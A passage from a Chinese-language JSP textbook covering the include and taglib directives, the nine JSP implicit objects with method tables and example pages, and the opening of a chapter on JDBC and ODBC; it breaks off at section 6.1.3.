include 指令用于在运行时将 HTML 文件或 JSP 页面嵌入到另一个 JSP 页面中，同时，解析这个文件中的 JSP 语句。include 指令只有一个参数，就是要插入文件的相对路径。

include 指令的语法如下。

```
<%@ include file="文件名"%>
```

include 指令将会在 JSP 编译时插入一个包含文本或代码的文件，当使用 include 指令时，这个包含的过程是静态的。也可以理解为不管要插入的文件内容是什么，简单地把其中所有的内容拷贝过来合并成一个新文件，然后提交给 JSP 服务器来处理。由此可以看出，如果两个文件中有重复的 Java 变量或函数定义，那么，合并之后编译要出错，HTML 的标签也同样会相互影响，要避免片段文件中有<html>、<body>之类的全局标签出现。

这里提到的静态文件是引入文件名不能是一个变量，只能是一个静态的字符串。最后一点，如果这个片段文件被改变，那么，包含此文件的 JSP 文件将被重新编译，因为是先插入再整体编译、片段改变相当于整个合并后的 JSP 改变了，当然需要重新编译。

例如，6.jsp 为头部页面，被下面的 7.jsp 所包含。

6.jsp:

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <title>include 指令</title>
  </head>

  <body>
  <center>
  <h1>我是头部</h1>
  <h2>我是头部，被其他页面引用</h2>
   </center>

  </body>
</html>
```

7.jsp（此页面包含 6.jsp 页面）：

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <title>include 指令</title>
  </head>

  <body>
  <%@ include file="6.jsp" %>
  <center>
  <h1>我是主页面</h1>
  <h2>我是主页面，在上面包含了头部文件</h2>
   </center>

  </body>
</html>
```

在 Tomcat 中部署，然后访问 7.jsp，效果如图 4-9 所示。




图 4-9　include 指令

4.5.3　taglib 指令

taglib 指令的作用是在 JSP 页面中，将标签库描述符文件（TLD）引入到该页面中，并设置前缀，利用标签的前缀去使用标签库描述符文件中的标签。简单地说，就是 taglib 指令能够让用户自定义新的标签。标签描述符文件为 XML 格式，包含一系列标签说明，它的文件后缀名是.tld。

taglib 指令的语法如下。

```
<%@ taglib uri="标签库描述符文件" prefix="前缀名"%>
```

例如：

```
<%@ taglib uri="/mytlib.tld" prefix="myt"%>
```

这样定义之后，就可以使用如：

<myt:tag1 属性 1="属性值 1" 属性 2="属性值 2"……/>来引用自定义标签了。

4.6 本章小结

本章主要介绍了 JSP 的基本语法。其中，包括 JSP 的页面构成、JSP 注释、脚本标识、动作标识以及指令标识。通过对本章的学习，读者应该掌握如何使用 JSP 语言编写 JSP 页面及处理业务逻辑。

4.7 上机练习

1．编写一个 JSP 页面，利用 Scriptlet 编写一段计算代码，用于要求用 0 做除数，并使用 page 指令将错误信息“不能用 0 做除数!”显示在另一个 JSP 页面上。

2．编写一个 JSP 页面，实现根据一个人的身份证显示出生日以及对应的星座，要求用到本章所学的表达式、声明和 Scriptlet。

第 5 章　JSP 隐式对象

JSP 隐式对象使得开发人员可以访问容器提供的服务和资源，这些对象之所以定义为隐式的，是因为用户不必显式地声明它们。不论用户是否声明它们——虽然用户不能重复声明它们，它们在每个 JSP 页面用户中都进行定义，并且在后台由容器使用。因为隐式对象是自动声明的，所以用户只需要使用与一个给定对象相关的引用变量来调用其方法。

本章主要内容：

- JSP 隐式对象概述
- 输入输出对象
- 作用域通信对象
- Servlet 对象
- Exception 错误对象

5.1　JSP 隐式对象概述

JSP 隐式对象是 Web 容器加载的一组类的实例，它不必像一般的 Java 对象那样用“new”去获取实例，而是可以直接在 JSP 页面中使用的对象。

JSP 的隐式对象分为 4 类，共九大隐式对象，如图 5-1 所示。




图 5-1　JSP 的隐式对象

5.2　输入、输出对象

输入、输出隐式对象是 JSP 页面常用的对象。输入、输出隐式对象包含 request 对象、

response 对象和 out 对象。

5.2.1 request 隐式对象

request 对象表示客户端的请求，此对象包含了所有的请求信息。通过它才能了解到客户的需求，然后做出响应，它是 HttpServletRequest 类的实例。

request 对象可以直接在 JSP 页面中使用，通过其方法来获取请求的相关信息，如请求的来源，请求的方式等。

request 的各方法与说明如表 5-1 所示。

表 5-1 request 对象方法说明

返 回 值	方 法	说 明
object	getAttribute(String name)	返回指定属性的属性值
String	getParameter(String name)	返回 name 指定参数的参数值
void	setAttribute(String key,Object obj)	设置属性的属性值
String	getCharacterEncoding()	返回字符编码方式
String[]	getParameterValues(String name)	返回包含参数 name 的所有值的数组
Enumeration	getAttributeNames()	返回所有可用属性名的枚举
int	getContentLength()	返回请求体的长度（以字节数）
String	getContentType()	得到请求体的 MIME 类型
ServletInputStream	getInputStream()	得到请求体中一行的二进制流
Enumeration	getParameterNames()	返回可用参数名的枚举
String	getProtocol()	返回请求用的协议类型及版本号
String	getScheme()	返回请求用的计划名，如：http.https 及 ftp 等
String	getServerName()	返回接受请求的服务器主机名
int	getServerPort()	返回服务器接受此请求所用的端口号
BufferedReader	getReader()	返回解码过了的请求体
String	getRemoteAddr()	返回发送此请求的客户端 IP 地址
String	getRemoteHost()	返回发送此请求的客户端主机名
String	getRealPath(String path)	返回一虚拟路径的真实路径

下面通过几个小例子对上述一些常用的、重要的方法进行演示说明。

例 1： request 对象的各方法演示。

8.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<html>
  <head>
  <title>request 对象_例 1</title>
  </head>
```

```
  <body bgcolor="#FFFFF0">
<form action="" method="post">
   <input type="text" name="input1">
   <input type="submit" value="提交">
</form>
请求方式：<%=request.getMethod()%><br>
请求的资源：<%=request.getRequestURI()%><br>
请求用的协议：<%=request.getProtocol()%><br>
请求的文件名：<%=request.getServletPath()%><br>
请求的服务器的 IP：<%=request.getServerName()%><br>
请求服务器的端口：<%=request.getServerPort()%><br>
客户端 IP 地址：<%=request.getRemoteAddr()%><br>
客户端主机名：<%=request.getRemoteHost()%><br>
表单提交来的值：<%=request.getParameter("input1")%><br>
</body>
</html>
```

访问 8.jsp 的效果如图 5-2 所示。




图 5-2　request 对象用法

在文本框中输入一些值，如 zhangsan，单击“提交”按钮后，效果如图 5-3 所示。




图 5-3　request 对象用法

例 2：request 对象的用法。

9.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<%@ page import="java.util.Enumeration"%>
<html>
<head>
  <title>request 对象_例 2</title>
</head>
<body bgcolor="#FFFFF0">
<form action="" method="post">
   用户名: <input type="text" name="username">  
   密 码: <input type="text" name="passwd">  
   <input type="submit" value="登录" >
</form>
<%
String str="";
if(request.getParameter("username")!=null && request.getParameter
("passwd")!=null){
   Enumeration enumt = request.getParameterNames();
   while(enumt.hasMoreElements()){
      str=enumt.nextElement().toString();
      out.println(str+":"+request.getParameter(str)+"<br>");
   }
}
%>
</body>
</html>
```

访问 9.jsp 的效果如图 5-4 所示。

图 5-4　request 对象用法

分别在用户名和密码的文本框中输入用户名和密码，如 zhangsan、123456，单击“登录”按钮后，效果如图 5-5 所示。

图 5-5　request 对象用法

例 3：request 对象用法 2。

10.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<html>
<head>
    <title>request 对象_例 3</title>
</head>
<body bgcolor="#FFFFF0">
<form action="" method="post">
   擅长：<input type="checkbox" name="cb" value="1">.net 
        <input type="checkbox" name="cb" value="2">JAVA 
        <input type="checkbox" name="cb" value="3">C 
        <input type="checkbox" name="cb" value="4">C++ 
        <br>
        <input type="submit" value="进入" name="enter">
</form>
<%
if(request.getParameter("enter")!=null ){
    for(int i=0;i<request.getParameterValues("cb").length;i++)
    {
        out.println("cb"+i+":"+request.getParameterValues("cb")[i]+
        "<br>");
    }
    out.println(request.getParameter("enter"));
}
%>
</body>
</html>
```

访问 10.jsp 的效果如图 5-6 所示。

图 5-6　request 对象用法

选择擅长的技术后，单击“进入”按钮，效果如图 5-7 所示。




图 5-7　request 对象用法

5.2.2　response 隐式对象

Response 隐式对象处理 JSP 返回的响应，然后将响应的结果发送给客户端。response 对象包含了响应客户请求的有关信息，但在 JSP 中很少直接用到它。它是 HttpServletResponse 类的实例。response 的方法与说明如表 5-2 所示。

表 5-2　response 对象方法说明

返　回　值	方　　法	说　　明
String	getCharacterEncoding()	返回响应用的是何种字符编码
ervletOutputStream	getOutputStream()	返回响应的一个二进制输出流
PrintWriter	getWriter()	返回可以向客户端输出字符的一个对象
void	setContentLength(int len)	设置响应头长度
void	setContentType(String type)	设置响应的 MIME 类型
	sendRedirect(java.lang.String location)	重新定向客户端的请求

下面通过一个小例子对上述一些常用的、重要的方法进行演示说明。

例 4：下面例子使用了 response 对象的 sendRedirect 方法进行页面转发。

11.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<html>
<head>
    <title>response 对象_例 4</title>
</head>
<body>
<%
    response.sendRedirect("12.jsp");
 %>
</body>
</html>
```

12.jsp 页面使用 response 对象的 getContentType 方法接收 11.jsp 响应的 MIME 类型。

12.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
    <title>response 对象_例 4</title>
</head>
<body>
response 的 content 类型为：<%=response.getContentType()%>
</body>
</html>
```

访问 11.jsp 则页面跳转到了 12.jsp，效果如图 5-8 所示。




图 5-8　例 4 的运行结果

5.2.3　out 对象

out 对象表示输出流，此输出流将作为请求的响应发送到客户端。out 对象是 JspWriter 类的实例，是向客户端输出内容常用的对象。

out 对象的常用方法与说明如表 5-3 所示。

表 5-3　out 对象方法说明

返 回 值	方　法	说　明
void	clear()	清除缓冲区的内容
void	clearBuffer()	清除缓冲区的当前内容
void	flush()	清空流
int	getBufferSize()	返回缓冲区以字节数的大小，如不设缓冲区则为 0
int	getRemaining()	返回缓冲区还剩余多少可用
boolean	isAutoFlush()	返回缓冲区满时，是自动清空还是抛出异常
void	close()	关闭输出流

下面通过一个小例子对 out 对象的一些常用的、重要的方法进行演示说明。

例 5：out 对象常见方法演示。

13.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<html>
    <body>
        <%
            out.print("欢迎来到 JSP 世界！");
            out.println("欢迎来到 JSP 世界！");
            out.write("欢迎来到 JSP 世界！");
%>
</body>
</html>
```

运行效果如图 5-9 所示。

图 5-9　request 对象

5.3　作用域通信对象

在 JSP 中，作用域通信对象包括 Session 对象、application 对象和 pageContext 对象。

作用域通信对象是JSP隐式对象的一种，作用域通信对象是Web容器加载的一组类的实例，不需用户创建就能直接使用的对象，因此，它简化了页面的开发。

5.3.1 Session 对象

Session 对象表示用户的会话状况，从客户连到服务器的一个 WebApplication 开始，直到客户端与服务器断开连接为止。用此项机制可以轻易识别每一个用户，能保存和跟踪用户的会话状态。例如，最常见的应用之一购物车，当用户把商品加入购物车时，再去添加其他的商品到购物车时，之前添加的商品仍然在购物车内，而且不用反复去做身份验证，但如果用户关闭了浏览器页面，则会终止会话。Session 对象是 HttpSession 类的实例。

Session 的方法与说明如表 5-4 所示。

表 5-4 Session 对象方法说明

返回值	方 法	说 明
long	getCreationTime()	返回 Session 创建时间
tring	getId()	返回 Session 创建时 JSP 引擎为它设的唯一 ID 号
long	getLastAccessedTime()	返回此 Session 里客户端最近一次请求时间
int	getMaxInactiveInterval()	返回两次请求间隔多长时间此 Session 被取消(ms)
String[]	getValueNames()	返回一个包含此 Session 中所有可用属性的数组
void	invalidate()	取消 Session，使 Session 不可用
boolean	isNew()	返回服务器创建的一个 Session,客户端是否已经加入
void	removeValue(String name)	删除 Session 中指定的属性
void	setMaxInactiveInterval()	设置两次请求间隔多长时间此 Session 被取消(ms)

下面的代码片段对 Session 对象一些常用的、重要的方法进行演示说明。

例 6：用户登录后把用户名 name 存入 14.jsp 的 Session 中，在 15.jsp 从 Session 中取得已经保存的 name 值，并打印在页面上。

14.jsp

```
    <%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<html>
    <body>
        <%
            session.setAttribute("name", "zhangsan");
%>
</body>
</html>
```

15.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<html>
```

```
    <body>
        <%
            if(session.getAttribute("name")!=null)
            {
                String name=session.getAttribute("name").toString();
                out.print(name);
            }
%>
</body>
</html>
```

依次访问 14.jsp 和 15.jsp 运行结果如图 5-10 所示。

图 5-10　例 6 的运行结果

5.3.2　application 对象

application 对象的作用范围比 Session 更大，它不仅是在同一个窗口中有效，而是作用于整个应用程序，所有的客户端窗口都可以共享该对象。它开始于服务器的启动，直到服务器的关闭，在此期间，此对象将一直存在；这样在用户的前后连接或不同用户之间的连接中，可以对此对象的同一属性进行操作；在任何地方对此对象属性的操作，都将影响到其他用户对此的访问。服务器的启动和关闭决定了 application 对象的生命。它是 ServletContext 类的实例。

application 的方法与说明如表 5-5 所示。

表 5-5　application 对象方法说明

返 回 值	方　法	说　明
Object	getAttribute(String name)	返回给定名的属性值
Enumeration	getAttributeNames()	返回所有可用属性名的枚举
void	setAttribute(String name,Object obj)	设定属性的属性值
void	removeAttribute(String name)	删除一属性及其属性值
String	getServerInfo()	返回 JSP(SERVLET)引擎名及版本号
String	getRealPath(String path)	返回一虚拟路径的真实路径
ServletContext	getContext(String uripath)	返回指定 WebApplication 的 application 对象
int	getMajorVersion()	返回服务器支持的 Servlet API 的最大版本号

续表

返 回 值	方 法	说 明
int	getMinorVersion()	返回服务器支持的 Servlet API 的最大版本号
String	getMimeType(String file)	返回指定文件的 MIME 类型
URL	getResource(String path)	返回指定资源（文件及目录）的 URL 路径
InputStream	getResourceAsStream(String path)	返回指定资源的输入流
RequestDispatcher	getRequestDispatcher(String uripath)	返回指定资源的 RequestDispatcher 对象
Servlet	getServlet(String name)	返回指定名的 Servlet
Enumeration	getServlets()	返回所有 Servlet 的枚举
Enumeration	getServletNames()	返回所有 Servlet 名的枚举
void	log(String msg)	把指定消息写入 Servlet 的日志文件
void	log(Exception exception,String msg)	把指定异常的栈轨迹及错误消息写入 Servlet 的日志文件
void	log(String msg,Throwable throwable)	把栈轨迹及给出的 Throwable 异常的说明信息 写入 Servlet 的日志文件

下面通过一个小例子对 application 对象一些常用的、重要的方法进行演示说明。

例 7：本例模拟用户访问网站页面， 当第一个用户访问网站后，16.jsp 中 application 对象 count 值设置为 1。在 17.jsp 中取出来此对象的值，并输出到页面上。

16.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<html>
    <body>
        <%
            application.setAttribute("count", 1);
%>
</body>
</html>
```

17.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<html>
    <body>
        <%
            if(application.getAttribute("count")!=null)
            {
                Integer count=(Integer)application.getAttribute("count");
                out.print(count);
            }
%>
</body>
</html>
```

依次访问 16.jsp 和 17.jsp 运行结果如图 5-11 所示。




图 5-11　例 7 的运行结果

5.3.3　pageContext 对象

pageContext 对象是 JSP 中很重要的一个内置对象，不过在一般的 JSP 程序中，很少用到它。pageContext 对象使用户可以访问页面作用域中定义的所有隐式对象。它是 javax.servlet.jsp.PageContext 类的实例对象，可以使用 PageContext 类的方法。实际上，pageContext 对象提供了对 JSP 页面所有的对象及命名空间的访问。

pageContext 的方法与说明如表 5-6 所示。

表 5-6　pageContext 对象方法说明

返 回 值	方　法	说　明
JspWriter	getOut()	返回当前客户端响应被使用的 JspWriter 流(out)
HttpSession	getSession()	返回当前页中的 HttpSession 对象(session)
Object	getPage()	返回当前页的 Object 对象(page)
ServletRequest	getRequest()	返回当前页的 ServletRequest 对象(request)
ServletResponse	getResponse()	返回当前页的 ServletResponse 对象(response)
Exception	getException()	返回当前页的 Exception 对象(exception)
ServletConfig	getServletConfig()	返回当前页的 ServletConfig 对象(config)
ServletContext	getServletContext()	返回当前页的 ServletContext 对象(application)
void	setAttribute(String name,Object attribute)	设置属性及属性值
void	setAttribute(String name,Object obj,int scope)	在指定范围内设置属性及属性值
Object	getAttribute(String name)	取属性的值
Object	getAttribute(String name,int scope)	在指定范围内取属性的值

续表

返 回 值	方 法	说 明
Object	findAttribute(String name)	寻找一属性，返回属性值或 NULL
void	removeAttribute(String name)	删除某属性
void	removeAttribute(String name,int scope)	在指定范围删除某属性
int	getAttributeScope(String name)	返回某属性的作用范围
Enumeration	getAttributeNamesInScope(int scope)	返回指定范围内可用的属性名枚举
void	release()	释放 pageContext 所占用的资源
void	forward(String relativeUrlPath)	使当前页面重导到另一页面
void	include(String relativeUrlPath)	在当前位置包含另一文件

下面通过一个小例子对 pageContext 对象一些常用的、重要的方法进行演示说明。

例 8：通过 pageContext 对象的 setAttribute 方法为名为 pagecount 的 pageContext 设置值，然后通过 pageContext 对象的 getAttribute 方法取得设置的值，并输出。

18.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<html>
    <body>
        <%
            if(pageContext.getAttribute("pagecount")==null)
            {
                pageContext.setAttribute("pagecount", new Integer(100));
            }
%>
此页面共访问过：<%=pageContext.getAttribute("pagecount")%>次!
</body>
</html>
```

运行结果如图 5-12 所示。

图 5-12　例 8 的运行结果

5.4 Servlet 对象

在 JSP 页面的执行过程中，每个 JSP 页面都会生成一个 Servlet 对象。而 Servlet 对象提供方法和变量来访问 JSP 页面创建的 Servlet 的所有信息。Servlet 对象包含了 page 和 config 对象。

5.4.1 page 对象

page 对象就是指向当前 JSP 页面本身，有点像类中的 this 指针，它提供对网页上定义的所有对象的访问。为 JSP 页面创建的 Servlet 类定义变量和方法，这些变量和方法包含页面的信息，使用 pgae 对象可以访问所有这些变量和方法。page 对象是 java.lang.Object 类的实例。

page 的方法与说明如表 5-7 所示。

表 5-7 page 对象方法说明

返 回 值	方 法	说 明
class	getClass	返回此 Object 的类
nt	hashCode()	返回此 Object 的 hash 码
boolean	equals(Object obj)	判断此 Object 是否与指定的 Object 对象相等
void	copy(Object obj)	把此 Object 拷贝到指定的 Object 对象中
Object	clone()	克隆此 Object 对象
String	toString()	把此 Object 对象转换成 String 类的对象
void	notify()	唤醒一个等待的线程
void	notifyAll()	唤醒所有等待的线程
void	wait(int timeout)	使一个线程处于等待直到 timeout 结束或被唤醒
void	wait()	使一个线程处于等待直到被唤醒
void	enterMonitor()	对 Object 加锁
void	exitMonitor()	对 Object 开锁

Page 对象一般很少在 JSP 中使用，一般使用 page 指令即可。

例 9：此例介绍了 page 指令的用法。

19.jsp

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<html>
    <body>
</body>
</html>
```

5.4.2 config 对象

config 对象存储 Servlet 的一些初始信息，与 page 对象一样都会很少用到，config 对象是 javax.servlet.ServletConfig 接口的一个实例。

config 的方法与说明如表 5-8 所示。

表 5-8 config 对象方法说明

返 回 值	方 法	说 明
ServletContext	getServletContext()	返回含有服务器相关信息的 ServletContext 对象
String	getInitParameter(String name)	返回初始化参数的值
Enumeration	getInitParameterNames()	返回 Servlet 初始化所需所有参数的枚举
String	getServletName()	返回所执行的 Servlet 的名字

5.5 exception 错误对象

exception 对象是一个例外对象，当一个页面在运行过程中发生了例外，就产生这个对象。如果一个 JSP 页面要应用此对象，就必须把 isErrorPage 设为 true，否则无法编译。它实际上是 java.lang.Throwable 的对象。

exception 的方法与说明如表 5-9 所示。

表 5-9 exception 对象方法说明

返 回 值	方 法	说 明
String	getMessage()	返回描述异常的消息
String	toString()	返回关于异常的简短描述消息
void	printStackTrace()	显示异常及其栈轨迹
Throwable	FillInStackTrace()	重写异常的执行栈轨迹

下面通过一个小例子对 exception 对象一些常用的、重要的方法进行演示说明。

例 10：exception 对象演示。

```
<%@ page isErrorPage="true" language="java" import="java.util.*"
pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<%request.setCharacterEncoding("utf-8");%>
<html>
    <body>
    <%=exception %><br/>

</body>
</html>
```

此段代码中 isErrorPage 属性设置为 true，表示该页面为错误页面，此页面使用了

exception 对象来显示错误消息。

5.6 本章小结

本章主要介绍了 JSP 的九大隐式对象。分别从输入、输出对象、作用域通信对象、Servlet 对象几个大的方面介绍。其中，输入、输出对象包括 request 对象、response 对象和 out 对象。作用域通信对象包括 session 对象、application 对象、pageContext 对象。Servlet 对象包括 page 对象、config 对象及 exception 对象。通过对本章的学习使读者能更好地把这就九大内置对象应用得更加自如。

5.7 上机练习

1. 编写一程序，使用 Session 制作网站计数器。
2. 用 response 编写一个刷新页面，实现每两秒钟刷新一次。
3. 编写一段汉字转换代码解决 JSP 中的汉字乱码问题。

第6章　JDBC技术

JDBC技术使得开发连接不同数据库的程序更加方便。目前，大部分中小型的JavaEE应用程序都使用了JDBC作为对数据库的访问。本章将学习如何使用JDBC技术来连接数据库等相关知识。

本章主要内容：

- JDBC基础知识
- 使用JDBC连接数据库
- 连接池技术

6.1　JDBC基础知识

Java Data Base Connectivity（Java 数据库连接）简称JDBC，是一种用于执行SQL语句的Java API，可以为多种关系数据库提供统一访问，它由一组用Java语言编写的类和接口组成。JDBC为工具/数据库开发人员提供了一个标准的API，据此可以构建更高级的工具和接口，使数据库开发人员能够用纯 Java API 编写数据库应用程序，同时，JDBC也是个商标名。

6.1.1　ODBC到JDBC的发展历程

说到JDBC，很容易让人联想到另一个十分熟悉的字眼“ODBC”。它们之间有没有联系呢？如果有，那么它们之间又是怎样的关系呢？

ODBC是OpenDatabaseConnectivity的英文简写。它是一种用来在相关或不相关的数据库管理系统（DBMS）中存取数据的，用C语言实现的，标准应用程序数据接口。通过ODBC API，应用程序可以存取保存在多种不同数据库管理系统（DBMS）中的数据，而不论每个DBMS使用了何种数据存储格式和编程接口。

6.1.2　ODBC的结构模型

应用程序接口、驱动器管理器、数据库驱动器和数据源是ODBC结构的四个主要组成部分。

- **应用程序接口**：屏蔽不同的ODBC数据库驱动器之间函数调用的差别，为用户提供统一的SQL编程接口。
- **驱动器管理器**：为应用程序装载数据库驱动器。
- **数据库驱动器**：实现ODBC的函数调用，提供对特定数据源的SQL请求。如果需

要，数据库驱动器将修改应用程序的请求，使得请求符合相关的 DBMS 所支持的文法。

- **数据源**：由用户想要存取的数据及与其相关的操作系统、DBMS 和用于访问 DBMS 的网络平台组成。

虽然 ODBC 驱动器管理器的主要目的是加载数据库驱动器，以便 ODBC 函数调用，但是数据库驱动器本身也执行 ODBC 函数调用，并与数据库相互配合。因此，当应用系统发出调用与数据源进行连接时，数据库驱动器能管理通信协议。当建立起与数据源的连接时，数据库驱动器便能处理应用系统向 DBMS 发出的请求，对分析或发自数据源的设计进行必要的翻译，并将结果返回给应用系统。

6.1.3 JDBC 的诞生

